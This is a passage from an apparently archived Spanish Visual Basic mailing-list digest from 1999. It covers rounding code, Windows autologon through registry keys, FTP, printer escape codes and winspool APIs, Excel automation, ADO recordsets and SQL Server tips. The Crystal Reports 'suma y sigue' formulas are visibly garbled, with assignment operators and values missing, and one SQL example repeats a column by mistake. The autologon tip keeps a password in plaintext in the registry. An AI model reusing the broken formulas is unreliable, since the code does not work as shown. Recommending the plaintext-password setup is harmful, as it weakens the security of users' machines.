Dim lPositivo As Boolean

    xRetValue = xNumero

    ' Numero en Positivo
    rValor = xNumero * Sgn(xNumero)

    ' Dejamos las unidades en la posicion a truncar
    rValor = rValor * (10 ^ niDecimales)

    ' Comprobacion de la parte decimal
    If rValor - Fix(rValor) > 0.5 Then
        rValor = Fix(rValor) + 1
    Else
        rValor = Fix(rValor)
    End If

    'Restaurar las unidades a su posicion original
```

```
    rValor = rValor / (10 ^ niDecimales)

    ' Volvemos a colocar el signo que le corresponde
    rValor = rValor * Sgn(xNumero)

    xRetValue = rValor
    Rounded = xRetValue
End Function

------------------------------------------------------------
Salu2.
------------------------------------------------------------
Jose Luis Perez Rodriguez
General Servei, s.a. (Dpto. Informatica)
e-mail: JoseLPR@BigFoot.com
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Hacer logon en red automático (sin teclear usuario ni password)

si en win95 se puede tanto como en NT.-.-
si instalas las TWEAK UI Tools..tiene una opcion de autolongon que
edita el registro ..
las podes bajar de Microsoft
si queres aca te pongo lo que tenes que cambiar..

en la rama:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon
(si no existe \Winlogon, creala tambien)

agrega las siguientes keys (todas son strings)

AutoAdminLogon = 1
DefaultPassword = tuPassword
DefaultUserName = tuUsername
DontDisplayLastUserName = 0

y listO!

> ----- Original Message -----
> From: lluis <quicus@abaforum.es>
> To: <vb-esp@ccc.uba.ar>
> Sent: Thursday, July 22, 1999 12:36 PM
> Subject: vb-esp : Evitar inicio de sesion
>
> > Hola , tengo que arrancar un P.C. en red local automaticamente sin
> ninguna
> > intervencion de nadie , el tema de arrancarlo lo tengo solucionado
> con un
> > reloj que da la corriente , el problema es que
> > se para en el inicio de sesion y pide el usuario y la contraseña ,
> alguien
> > sabe como puedo evitarlo , pero que continue conectado a la red.
> > Gracias.
> >
> >

--
_____
Dock Sud BBS - TE:4222-8273
Bs. As - Argentina
_____
fILES/gAMES/cHAT/iNFO
pROGRAMACION/mENSAJERIA
y mUCHO pERO mUCHO mAS.
mailto:docksud@ciudad.com.ar
http://members.xoom.com/docksud
_____

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Hacer un programa FTP

Si, yo estoy haciendo un cliente FTP (que funciona especialmente bien con servidores FTP de AS/400), utilizando el control Winsock que viene con VB5+SP3 y los documetos RFC-959 y RFC-1123, que es donde se define cómo debe comportarse un cliente y un servidor FTP.

Los documentos RFC los puedes encontrar en http://sunsite.auc.dk/RFC/rfc/ . Los documentos RFC definen TODOS los servicios que se dan en un red TCP/IP (como internet), y cómo se deben comportar los programas que implementan estos servicios.

Saludos.
Alvaro.

-----Mensaje original-----
De: Mary Gonzalez Santiago <MGlezS@ccs.es>
Para: 'vb-groups' <visualbasic-esp@egroups.com>; 'vb-esp' <vb-esp@ccc.uba.ar>; 'vb-udg' <vb@hades.udg.es>
Fecha: miércoles, 08 de septiembre de 1999 15:54
Asunto: vb-esp : Hacer un programa FTP

>¿Alguien ha hecho algo para pasar ficheros mediante ftp
>a través de internet con VB?
>
> Gracias
> Mary
>

.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imágenes en una base de datos de SQL Server con ADO

Hola amigos de la lista,

Yo, como muchos de nosotros, tuve ante mí el problema de no saber cómo guardar una imágen en una base de datos. También tropecé con que necesitaba ejecutar una aplicación y esperar a que esta terminara de ejecutarse para continuar con la mía.

Luego de bastantes búsqueda y pruebas, lo logré. Ahora quiero compartir con ustedes el código de las pruebas. (Por favor, fijénse más en que funciona que en el estilo de programación :-))
Las imágenes se guardan y extraen bien de un servidor de SQL 6.5, usando ADO.

Espero que con ello ayude a quienes también estaban investigando sobre el tema.

Saludos,
Dionel.

dbiimageyshell.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Impresion vertical

Hola!

Te mando algo que te puede ayudar... (Disculpe la lista, son menos de 2K)

Saludos
Alberto

rotfont.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir de la forma más rápida (ms-dos) y Línea/Columna en un Txt o RTF.

IMPRIMIR RAPIDO... (Recuerda cambiar en impresora/propiedad/configuración de puerto/no actives trabajo cola impresión)

Me alegra leer tu duda. Yo tuve la misma, aunque el problema mío era porque necesitaba imprimir con los caracteres que usa MS-DOS y no los de Windows, que para el caso es lo mismo... (fuentes de igual tamaña. 'W' mida igual a 'i').

Solución:
Olvídate del objeto 'PRINTER' y trabaja a lo antiguo... como cuando se hacia (y se hace) en MS-DOS.

Abre un fichero para salida (OPEN fichero FOR OUTPUT AS #1) Y graba en él lo que quieras (PRINT #1,"TEXTO A IMPRIMIR)
El truco está en que el fichero que abres es 'LPT1' o lpt2 o el que sea... pero con esto PUEDE que te surge otro problema...
En WINDOWS la impresora activa puede ser la de otro ORDENADOR, y no tiene porque tener capturado un puerto aunque el problema al que me refiero es cuando lo tienes capturado. Osea, que el puerto de tu compañero de trabajo se llama \\PERICO\CANON y tu lo tienes capturado como LPT2 o LPT3 o ...

Pues resulta que PRINTER.PORT te devuelve lpt1 o \\PERICO\CANON o al revés (ahora no recuerdo y no puedo ponerme a mirarlo). Bueno, el tema es que tu necesitas lo contrario de lo que te devuelve esa propiedad, pero gracias a j.rubí y su pagina de trucos (http://www.arrakis.es/~jrubi/trucos.htm) hay una utilidad, a fecha de hoy la primera, que realiza esa transformación (j.rubi, colega, te quiero.... mariconadas a parte).

Bueno creo que con las dos primeras líneas te sobra, pero algún día te encontrarás con ese otro problema.
No dudes en pedirme todo si te hace falta.

LO DE POSICION Y COLUMNA EN UN TXT O RTF.

Aprovecho para adjuntar a todos los listeros lo que considero una utilidad bastante interesante, al menos para mi..

Se trata de en un Text multiline o RichtText saber la línea y columna en la que esta el cursor. Similar a un editor de textos.
Investigando por ahí conseguí la mayoría de cosas pero no todo... bueno lo miráis y nada mas...

salu2 a todos los que me hacéis la vida de programador mas fácil... esto de la lista es un invento... aunque tenga que tragarme + de 25 mensaje diarios...

Esta hecho con VB6 y uso la función INSTRREV, tendréis que adaptarla para VB5 que creo no la trae.
Si alguien lo necesita y no sabe adaptarlo que me lo pida.

desarrollo@bastos.es>desarrollo@bastos.es
Roberto Alonso
Bastos MicroInformática, S.A.
-----Mensaje original-----
De: owner-vb-esp@ccc.uba.ar>owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de Dm Distribumática

Enviado el: Miércoles, 15 de Septiembre de 1999 11:06 a.m.
Para: Lista de Visual basic
Asunto: vb-esp : Imprimir en una impresora de la forma más rápida.

VB5.0 SP3 Windows 98.

Hola a todos los compañeros de la lista:

Tenía la siguiente duda. ¿Cómo puedo hacer que desde windows pueda imprimir en modo texto y no gráfico?.

Me explico, estoy imprimiendo albaranes y facturas y me interesa que sea lo más rápido posible. He probado con printquality = -1 que es calidad borrador pero comparado con la velocidad en DOS es muy lenta y no me hace falta para nada la calidad de impresión pues son en papel preimpreso. Trabajo con el objeto printer.

Espero que me puedan ayudar.

Un saludo para todos;
Carlos
distri@ari.es>distri@ari.es

posenunrtf.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir en red con VB3

Hola,

Anexo encontrarás un .BAS que uso en VB3 para imprimir en diferentes impresoras remotas sin necesidad de colocarlas como impresora por defecto (sirve tanto para NT como para 95) segun como tenga almacenada la información en una tabla.

Si te sirve usala, aunque te recomiendo que no imprimas por Crystal, ya que es muy pesado y limitado, te recomiendo el objeto PRINTER.

Estoy respondiendo a uno de mis últimos mails de la lista, ya que el día de ayer salí de la misma.

Roberto J. Figueroa Bernal
Xerox de Venezuela / Netco
Tlf.: 58-2-2794353 / Fax 58-2-2794580
e-mail roberto.figueroa@ve.xaco.xerox.com
roberto.figueroa@ve.xaco.xerox.com> / f_roberto@hotmail.com

-----Mensaje original-----
De: Laboratorios Munuera S.L. [mailto:munlab@lince.lander.es]
Enviado el: Lunes 9 de Agosto de 1999 08:14 AM
Para: vbasic
Asunto: vb-esp : Imprimir en red con VB3

Hola a todo el mundo.

¿ Alguien sabe cómo imprimir en red con VB3.0 sin usar el Crystal Reports ?

Necesito imprimir etiquetas en cualquier parte del folio y por red. Crystal permite imprimir por la red, pero no seleccionar la posición de una etiqueta individual.

Por causas ajenas a mi voluntad, me veo obligado a usar VB3. ¿Alguien podrá ayudarme?

Gracias de antemano a todos.

defprint.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Macros de Excel 97 y Vb *(2 mensajes)*

prueba esto a mi me funciona bien
me imagino que la columna de excel tendra un encabezado (Titulo)

```
Dim emcabezado as string

>'si es asi y ademas siempre vas a la misma fila

Columns("A:H").Find(encabezado).Activate ' ("A:H") Elige el rango de
columnas

>'si no vas siempre a la misma fila y tienes que encontrar la celda vacia
siguiente en la columna

verificar = True
Do
    Do Until ActiveCell.Value = ""
    Selection.Offset(1, 0).Select ' baja una fila cada vez en la misma
columna
     If ActiveCell.Value = "" Then
     Verificar = False
     Exit Do
     End if
    Loop
Loop Until Verificar = False
```

si no es esto lo que querias dimelo, si puedo te ayudare
un saludo

pepe baile
guito@spicom.es

> De: Fernando Toledo <ragnarok@gcomm.com>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) MAcros de Excel 97 y Vb
> Fecha: lunes 22 de junio de 1998 1:15
>
> hola tengo una duda..tengo que hacer macros de Excel 97 que desde un
> textbox lleve ese dato a una celda...
> el codigo seria algo asi
>
> Range ("D1").Select
> ActiveCell.Value = Textbox1
>
> pero el problema es que si por esas casualidades el usuario agrega una
> columna a esta planilla,.
> como puedo hacer para que el codigo se refiera a esa columna/fila
> SIEMPRE, aunque se agreguen otras...imposible no? =(
>
> --
> ----------
> - DOCK SUD BBS - TLD 24HS -
> - 222 - 8273 -
> ----------

> -_ fILES/fOROS/cHAT/tELE/xXX _-
> - gAMEcONNECTION/iNFO -
> ------------------------------------

>Este fin de semana, desconectado de la red, he conseguido que el programa
>funcione, aunque el merito es de Jose Rubi de la Vega que me envio
>practicamente todo el codigo. Gracias.

De nada ;-)

>
>Por cierto, se puede desde VB5 ejecutar una macro de Excel? ¿cual es el
>procedimiento?
>

```
Dim xl As Excel.Application
Dim hoja As Excel.Worksheet

'cargar excel
Set xl = New Excel.Application
'abrir el libro
xl.Workbooks.Open App.Path + "\libro1.xls", , True
'ejecuto la macro
xl.Application.Run "Libro1.xls!ThisWorkbook.MacroDePrueba"
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Hace tiempo se enviaron unas rutinas que hizo MS...
Se las envío nuevamente...

No faltaba más...
Te explico mi travesía....

1) Microsoft tiene un código ya hecho para eso.. Ellos tienen un textbox el cual ocultan y hacen que aparesca por arriba de cualquier celda... Esto es bueno si quieres utilizar mucho código.... Pero hace el trabajo... También puedes modificarlo e utilizar otros controles (no solo textbox) como Combo, Calendario para que aparescan sobre cualquier celda....
<>
2) En cambio tengo otro código que es mucho mejor... Si lo que buscas es introducir texto...

Funciona con 2 procedimientos generales:(ESTOY VALIDaNDO QUE SOLO SEAN NUMEROS)
(Por cierto la palabra tabla debe ser GRID -- Un pelon ;))

```
---------------------------------------------------------------------------
--------------------------
Private Sub Borrar(Tabla As msflexgrid, KeyCode As Integer)
Tabla.Col = 1
Tabla.Row = Tabla.Row
If KeyCode = vbKeyDelete Then
   Tabla.Text = ""
ElseIf (KeyCode = vbKeyDown) Or (KeyCode = vbKeyUp) Or (KeyCode =
vbKeyReturn) Then
       Tabla.Text = Format(Tabla.Text, "##,###,###0.00")
ElseIf KeyCode = vbKeyBack Then
    If Tabla.Text <> "" Then
       Tabla.Text = Left(Tabla.Text, Len(Tabla.Text) - 1)
    End If
End If
End Sub

Private Sub Escribir(Tabla As msflexGrid, KeyAscii As Integer)
If ((KeyAscii >= 48) And (KeyAscii <= 57)) Or (KeyAscii = 44) Or (KeyAscii =
46) Then
   Tabla.Text = Trim(Tabla.Text + Chr(KeyAscii))
End If
End Sub
---------------------------------------------------------------------------
--------------------------


y dos eventos sobre el MSFLEXGRID
---------------------------------------------------------------------------
--------------------------
Private Sub GRID_KeyDown(KeyCode As Integer, Shift As Integer)
    Call Borrar(Deduccion, KeyCode)
End Sub

Private Sub GRID_KeyPress(KeyAscii As Integer)
```

```
    Call Escribir(Asignacion, KeyAscii)
End Sub
-------------------------------------------------------------------------------
---------------------------
    Espero que esto te sirva de algo..


Slds
Gustavo López

> -----Original Message-----
> From:    Horacio Lopez [SMTP:hlopez@invap.com.ar]
> Sent:    Thursday, September 23, 1999 10:55 AM
> To:    Lista VB-ESP
> Subject:    Re: vb-esp : MSFlexGrid
>
> Hola amigos
> Como se pueden editar los datos de una tabla en un flexgrid? Sólo consigo
> mostrarlos, no editarlos
> Gracias desde ya
> Ivan
> No se puede debes hacer tus rutinas.
> Saludos.
```

flexgrid.zip

Resumen

Página de Visual Basic

Página principal

Objeto Printer (Condensar Draft) *(2 mensajes)*

Bueno....pasarle códigos de "escape CHR(27)" a una impresora es un gran problema que me torturo mucho tiempo.... pero en fin la solución es la siguiente:
1) Debes instalar el driver ("GENÉRICO \ SOLO TEXTO") para controlar la impresora matricial.
2) Ir al PANEL DE CONTROL --> Impresoras y entrar al cuadro de propiedades de la misma, una vez allí debes entrar en el Tab de "Opciones del Dispositivo" y centrar tu atención en frame de "MAPA DE CARACTERES EXTENDIDO". Lo que debes hacer es asignarle a un carácter que no utilices, como el 131 (â), el valor ASCII del código que quieres pasarle a la impresora, ósea alt+15, ESC, alt+15, ESC, "M". De esta forma cuando con el objeto printer imprimas ese caracter (â) el driver le va a enviar a la impresora la secuencia que le introdujiste en en las propiedades.

Esto ocurre por que los ASCII >32 son de control y no tienen un A los grafico para los drivers de Windows, ya que estos son los que se encargan de enviar esas secuencias..... yo necesite hacerlo para usar una impresora que tiene drivers para Windows.

Otra solución posible es mediante las APIS... Lo que estas haces es enviar datos directamente a la cola de la impresora si que sean procesados antes por los drivers.....
Las APIS son las siguientes:

```
'****** Declaraciones*******

Private Declare Function OpenPrinter& Lib "winspool.drv" Alias
"OpenPrinterA" (ByVal pPrinterName As String, phPrinter As Long, ByVal
pDefault As Long) ' Third param changed to long

Private Declare Function StartDocPrinter& Lib "winspool.drv" Alias
"StartDocPrinterA" (ByVal hPrinter As Long, ByVal Level As Long, pDocInfo As
DOC_INFO_1)

Private Declare Function StartPagePrinter& Lib "winspool.drv" (ByVal
hPrinter As Long)

Private Declare Function WritePrinter& Lib "winspool.drv" (ByVal hPrinter As
Long, pBuf As Any, ByVal cdBuf As Long, pcWritten As Long)

Private Declare Function EndDocPrinter& Lib "winspool.drv" (ByVal hPrinter
As Long)

Private Declare Function EndPagePrinter& Lib "winspool.drv" (ByVal hPrinter
As Long)

Private Declare Function ClosePrinter& Lib "winspool.drv" (ByVal hPrinter As
Long)

'******Tipos de Datos*****
Private Type DOC_INFO_1
    pDocName As String
    pOutputFile As String
    pDatatype As String
End Type
```

```
'*******Uso de la funciones*********
Dim hPrinter&
Dim jobid&
Dim res&
Dim written&
Dim printdata$
Dim docinfo As DOC_INFO_1
res& = OpenPrinter("GENERICO \ SOLO TEXTO", hPrinter, 0)'Debes cambiar el
valor....
If res = 0 Then
    MsgBox "Unable to open the printer"
    Exit Sub
End If
docinfo.pDocName = "Prueba"
docinfo.pOutputFile = vbNullString 'App.Path + "\PRT2.PRT " (Imprimir a un
archivo)
docinfo.pDatatype = vbNullString
jobid = StartDocPrinter(hPrinter, 1, docinfo)
Call StartPagePrinter(hPrinter)
printdata$ = CadenadeInicializacion & CadenaAImprimir & CadenadeFinalizacion
& vbFormFeed
Call WritePrinter(hPrinter, ByVal printdata$, Len(printdata$), written)
Call EndPagePrinter(hPrinter)
Call EndDocPrinter(hPrinter)
Call ClosePrinter(hPrinter) ' Close when done
```

De esta forma no vas a tener problemas al momento de imprimir un CHR(27) por que no va a ser impreso ya que va ir directamente a la configuración de la impresora....

Bueno... espero que esto te sirva... ya que hace mas 50 minutos que estoy preparando este MAIL. Jejejejejejejej....
Si es así , házmelo saber.
Saludos...

ALEJANDRO BEZARES
webmaster@e-printing.com.ar

-----Mensaje original-----
De: CELIMSA [mailto:CELIMSIE@AMAUTA.RCP.NET.PE]
Enviado el: Martes, 21 de Septiembre de 1999 01:09 p.m.
Para: visualbasic-esp@egroups.com
Asunto: (VB-ESP) Objeto Printer (Condensar Draft)

Sigo probando el objeto printer, pero no he logrado solucionar lo siguiente:

Tengo impresoras matriceras (por cierto muy lentas para tipos de letra gráficas), utilizo el Font "Draft 12cpi" y Ok., pero cómo puedo hacer para condensar mis listados, he probado los codigos que normalmente se usan con clipper ó fox, osea no me responde el
Chr(15), Chr(27) & Chr(15), Chr(27) & "M"

Alguna propuesta de solución,

Desde ya muy agradecido

Jorge Torres Estrada

Hola Jorge,
Si utilizas el objeto "Printer", entonces toda la impresión irá por el driver que tengas seleccionado.

Llegado a este punto, debes tener en cuenta que CREO que no es posible pasar códigos escape, a traves del driver, eso tan solo lo he hecho imprimiendo directamente en el puerto "LPT".

Nosotros utilizamos el driver "Generico solo/texto", para imprimir en matriciales y asi conseguir el mismo rendimiento que bajo DOS. Ahora viene lo bueno, que es como pasarle los códigos escape al driver "Generico solo/texto", esto nos costó sudor y lágrimas pero lo conseguimos teniendo en cuenta lo siguiente:

1º) Ve a propiedades del driver y escoge "Fuentes", aqui es donde debes indicarle los códigos escape que utiliza tu impresora en aquellas opciones que vayas a utilizar. Suponiendo que es compatible "IBM Proprinter" deberemos poner lo siguiente:
10ppp/Normal ---> ^R
17ppp/Condensada ---> ^O
negrita activada ---> E
negrita desactiv.---> F
Donde el caracte ^ sale haciendo click en la tecla "Control" y haciendo click en Esc.

2º) La forma de utilizar esto desde nuestro proyecto en VB seria:
Pasar a comprimido --> Printer.Font.Name = "Roman 17cpi"
Pasar a normal -----> Printer.Font.Name = "Roman 10cpi"
Pasar a negrita -----> Printer.Font.Bold=True
Quitar negrita ------> Printer.Font.Bold=False

3º) No olvides seleccionar la pestaña "Opciones de dispositivo", cuando estes en las propiedades para hacer lo siguiente:
-Indicar el tamaño del papel. Para el pijama standar de toda la vida el de 66 lineas deberas poner CB en el apartado "Tamaño del papel"
-Selecciona el radio boton "Pagina de codigo 437"

4º) Otra historia es como poder seleccionar distintos tamaños de papel. Si alguien está interesado que los diga, pues es algo mas complicado.

Saludos
Jose Luis Palau
SACHA LONDON, S.L.
03600-ELDA (Alicante)
ESPAÑA

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

OCX gratuitos para redimensionar los formularios

Hola...
Días pasados envié una serie de ejemplos y OCX destinados al redimensionamiento de controles. Para completar ese tema les envió otra OCX sumamente interesante.
Saludos
Pablo

freesizevb5.zip freesizevb6.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas de instalación de programas con DAO 3.6

Hola,
Haceros saber que Microsoft Ibérica me ha confirmado que el programa de instalación de VB6.0 no es capaz de incluir los ficheros necesarios para la correcta ejecución del DAO 3.6, en otras palabras, no incluye el motor de acceso a datos JET cuando hacemos referencia al "Microsofot DAO 3.6 library".

Me han dicho que esperan tener una solución pasadas las vacaciones, vamos, que hasta septiembre que no espere una respuesta.

La solución temporal que he encontrado es instalar el MDAC 2.1 en los equipos, tras lo cual todo vuelve a funcionar. El gran problema es que dicho fichero tiene el tamaño de 6 Mbs y se hace incómoda la instalación fuera de mi LAN. Os podeis bajar la versión "Española!!!!" en la siguiente direccion:[http://www.microsoft.com/data/download_loc.htm]

Saludos
Jose Luis Palau
SACHA LONDON, S.L.
03600-ELDA (Alicante)
ESPAÑA

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Recordset Desconectados

Función que ejecuta una SQL, quedando el ADO recordset desconectado. Si deseas utilizar un Stored Procedure o bien una table tienes que cambiar el tipo del CommandType (adCmdTable, adCmdStorProc, etc). Para los parámetros deberás crear un objeto del tipo ADO.Parameter.

```
Private Function ExecuteSQL(ByVal sSQL As String) As ADODB.Recordset
Dim rst As ADODB.Recordset
Dim cmd As ADODB.Command
    If mvar_Connection Is Nothing Then Exit Function
    'Se crea un objeto de tipo command para realizar la ejecución de la
SQL
    Set cmd = New ADODB.Command
    With cmd
        Set .ActiveConnection = mvar_Connection
        .CommandTimeout = 10
        'Indica que el commando es de tipo texto (instrucción SQL)
        .CommandType = adCmdText
        .CommandText = sSQL
        'Ejecución de la sentencia SQL
        Set rst = .Execute
    End With
    Set ExecuteSQL = rst
    Set cmd = Nothing
    Set rst = Nothing
Exit Function
```

fernando guillermo de la cruz cabello <fernando.delacru-@caritas.org.pe
> wrote:
original article:http://www.egroups.com/group/visualbasic-esp/?start=61
71
> Amigos:
>
> Necesito información sobre Recordset Desconectados con ADO?.
> En especial de algun listero que las este usando con Stored
Procedures en
> SQL Server
>
> Agradeceré cualquier información.
>
> Saludos,
>
> ----------

> Fernando De la Cruz Cabello
> Cáritas del Perú - Calle Omicrón No. 492 Callao
> Telef. 511-4645503 fax 511-4642595
> http://www.caritas.org.pe
> E_mail: fernando.delacruz@caritas.org.pe

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Reinicializar el valor de un campo IDENTITY en SQL Server

Te envio el help del SET IDENTITY_INSERT que creo resolvera tu problema

Syntax

SET IDENTITY_INSERT [database.[owner.]]{table} {ON | OFF}

Arguments

database

Is the name of the database in which the specified table resides.

owner

Is the name of the table owner.

table

Is the name of a table with an identity column.

Remarks

At any time, only one table in a session can have the IDENTITY_INSERT property set to ON. If a table already has this property set to ON, and a SET IDENTITY_INSERT ON statement is issued for another table, Microsoft® SQL Server? returns an error message that states SET IDENTITY_INSERT is already ON and reports the table it is set ON for.
If the value inserted is larger than the current identity value for the table, SQL Server automatically uses the new inserted value as the current identity value.

The setting of SET IDENTITY_INSERT is set at execute or run time and not at parse time.

Permissions

SET IDENTITY_INSERT permissions default to all users.

Examples

This example creates a table with an identity column and shows how the SET IDENTITY_INSERT setting can be used to fill a gap in the identity values caused by a DELETE statement.

```
-- Create products table.

CREATE TABLE products (id int IDENTITY PRIMARY KEY, product varchar(40))

GO

-- Inserting values into products table.

INSERT INTO products (product) VALUES ('screwdriver')

INSERT INTO products (product) VALUES ('hammer')

INSERT INTO products (product) VALUES ('saw')
```

```
INSERT INTO products (product) VALUES ('shovel')
GO

-- Create a gap in the identity values.
DELETE products
WHERE product = 'saw'
GO

SELECT *
FROM products
GO

-- Attempt to insert an explicit ID value of 3;
-- should return a warning.
INSERT INTO products (id, product) VALUES(3, 'garden shovel')
GO
-- SET IDENTITY_INSERT to ON.
SET IDENTITY_INSERT products ON
GO

-- Attempt to insert an explicit ID value of 3
INSERT INTO products (id, product) VALUES(3, 'garden shovel').
GO

SELECT *
FROM products
GO
-- Drop products table.
DROP TABLE products
GO
```

-----Mensaje original-----
De: Ariel Di Stefano [SMTP:ingsystems.com!ariel@mail.interserver.com.ar]
Enviado el: viernes 30 de julio de 1999 11:26

Para: Lista de Visual Basic
Asunto: vb-esp : DUDA SQL SERVER

Co-listeros:

Tengo un problemita...

Trabajo con una tabla que tiene un campo ID, que es identity y en determinado proceso,
debo actualizar los datos desde una tabla de COBOL....

Ahora bien cuando hago un delete de todos los registros de la tabla, y luego vuelvo a insertarlos me genera el id a partir del ultimo antes de borrar los registros...

Ej: ultimo ID: 154...
Borro todos los registros, y los inserto de nuevo desde cobol... y el primer registro tiene ahora el ID 155.
El tema es que en tablas historicas yo guardo el ID viejo y cuando lo use no lo va a encontrar..

RESUMEN: ¿Se puede borrar los registros y que el campo identity se resetee (o vuelva a empezar de cero)?

Gracias desde ya.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Suma y sigue en Crytal Report

A continuación os reenvio un mensaje de la lista de la UBA sobre este mismo tema.

Indica como fabricarse uno mismo el Suma y Sigue en CR. Está realizado en la versión 4.5, asi que, servirá para cualquier version.

En la cabecera del listado"Page Header"

```
Nombre:@InicioSigue
Formula:WhileprintingRecords ;
 NumberVar Sigue;
Sigue: ;
```

En la cabecera de grupo:

```
Nombre:@Inicio
Formula: WhileprintingRecords ;
 NumberVar Sigue;
StringVar Inicio;
Sigue:;
 Inicio:";
```

```
Nombre:@Acumular
Formula: WhileprintingRecords ;
 NumberVar Importe;
Importe:;
```

En la 1ª linea de detalle:

```
Nombre:@Anterior
Formula:WhileprintingRecords ;
 numberVar Sigue;
Stringvar Inicio;
if Sigue and Inicio " then
 "Suma Anterior "
else ""
```

```
Nombre:@ImporteAnterior
Formula:WhileprintingRecords ;
 numberVar Acum;
NumberVar Importe;
numberVar Sigue;
if Sigue then Importe:cum
else 0
```

En la 2ª linea de detalle:

```
Nombre:@LineaSigue
Formula:WhileprintingRecords ;
 numberVar Sigue;
Sigue:gue+1 ;
```

```
Nombre:@SumaImporte
```

```
Formula:WhileprintingRecords ;
 NumberVar Importe;
Importe:mporte + {nomtabla.campoimplinea}
```

En el pie del grupo:

```
Nombre:@Final
Formula: WhileprintingRecords ;
 StringVar Inicio;
 Inicio:";
```

En el pie de página:

```
Nombre:@SumaySigue
Formula:WhilePrintingRecords;
 Stringvar Inicio;
if Inicio " then
 "Suma y Sigue"
else ""
```

```
Nombre:@SumaySigueImporte
Formula:WhilePrintingRecords;
 Stringvar Inicio;
numberVar Acum;
if Inicio " then acum:@SumaImporte} - {nomtabla.campoimplinea}
else acum:
```

Todo este rollo es para que tanto en los saltos de grupo como en los totales salgan los datos. Hay que tener en cuenta que puedes estar sacando el listado de Facturas, por ejemplo, y tienes posibilidad de sacarlas en bloque, no solo de una en una. Por tanto lo tienes que controlar en todas. A partir de aqui yo creo que lo puedes hacer.

La segunda parte no se yo si se puede hacer. No creo que puedas.

Un Saludo,

Luis Baigorrotegui
Consultoria & Comunicaciones
E-Mail: luisb@cyc.es
ICQ# : 7416777

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Tip para SQL:

Tip para SQL:

Si alguien tiene este tipo de busquedas:

```
select * from cliente where ApellidoMaterno like 'PEREZ%' or
ApellidoMaterno like 'PEREZ%'
```

aunque tengan los indices apellidopaterno y apellidomaterno, sera lenta la respuesta.

Esta sentencia es mucho mas eficiente (y rapida):

```
select * from cliente where ApellidoMaterno like 'PEREZ%' union select *
from cliente where ApellidoPaterno like 'PEREZ%'
```

(Hagan la prueba).

MarlboroMan
Mailto:gtryonp@afphorizonte.com.pe

GET $10 OFF ANY ORDER @ healthshop.com! Save on vitamins
& supplements. Use coupon code: VALUE at checkout.
Expires 9/30/99. http://clickhere.egroups.com/click/999

Página principal de eGroups.com: http://www.egroups.com/group/visualbasic-esp
http://www.egroups.com - Simplificando las comunicaciones del grupo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Uso de dos monitores con Windows 98

Por fin encontré las direcciones de la Web de M$oft de donde bajé lo de los dos monitores de W98 y como controlarlo desde VB.

Paso a comentaros varias direcciones:

Entré por aqui:
http://support.microsoft.com/support/downloads/default.asp?FR=0
Aqui tenemos categorias, elegiremos Development Tools
llegaremos a la siguiente dirección:
http://support.microsoft.com/support/downloads/PNP213.asp
Aqui se pueden seleccionar diversos temas de Herramientas de desarrollo.
Elegiremos Visual Basic y llegamos a:
http://support.microsoft.com/support/downloads/PNP276.asp
Aqui se puede elegir la versión de VB o ejemplos.
Si elejimos 4.x:
http://support.microsoft.com/support/downloads/LNP278.asp
Si elejimos 5.x:
http://support.microsoft.com/support/downloads/LNP415.asp
Si elejimos 6.x:
http://support.microsoft.com/support/downloads/LNP525.asp
Si seleccionamos samples:
http://support.microsoft.com/support/downloads/LNP470.asp
De aqui saqué lo de los dos monitores de W98.

Os pongo todo para que podais ir desde el menú general hasta donde os interese y así poder buscar más cosas.
El que quiera ir directamente a un sitio concreto no tiene que luchar con la "rapidez" de internet y acude directo donde quiere.

Suerte, y actualizar los favoritos...

Un Saludo

Luis Javier Baigorrotegui
Consultoria & Comunicaciones
E-mail: luisb@cyc.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Vb - > DLL -> C++

Creo que lo que quieres es crear una DLL en VB y luego un programa en C en cual puedas ocupar la clase creada en VB, si es asi aqui va la explicacion:

existen tres formas, yo te describo la segunda que creo que es la mas facil de implementar:

1.- create un proyecto en vb de tipo DLL
2.- crea una funcion culaquiera llamada test (solo para el ejemplo)

```
Public function test(x as integer) as integer
    test=msgbox("hola" & x)
end function
```

3.- compila el proyecto y crea la DLL, para el ejmplo la llamaremos project1.dll

En C

1.- Crea un projecto en c y escribe el siguiente codigo:

```
#include

#import "project1.dll" no_namespace

main()
{
    CoInitialize(NULL);
    short st = 2;
    short st1;
    _Class1Ptr ptr;
    ptr.CreateInstance(__uuidof(Class1));
    st1 = ptr->MyVBFunction(&st);
    CoUninitialize();
}
```

2. Compilalo y veras

Este ejemplo y los otros metodos se describe tambien aqui:

http://support.microsoft.com/support/kb/articles/q194/8/73.asp

Espero que te sea de utilidad

Slds
Alejandro Troncoso P

> ----------
> De: Jose Villar[SMTP:joxev@hotmail.com]
> Responder a: visualbasic-esp@egroups.com
> Enviado el: Monday, September 20, 1999 12:33 PM
> Para: visualbasic-esp@egroups.com
> Asunto: (VB-ESP) Vb - > DLL -> C++
>
> Sabe alguien si...
>
> ¿Un proyecto VB ActiveX DLL es accesible desde C++?
>

> Quisiera llamar desde C a esa pedazo de DLL hecha con Visual Basic y no
> veo
> la manera de hacerlo.
>
> Muchas gracias
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

VB y EXTRA *(2 mensajes)*

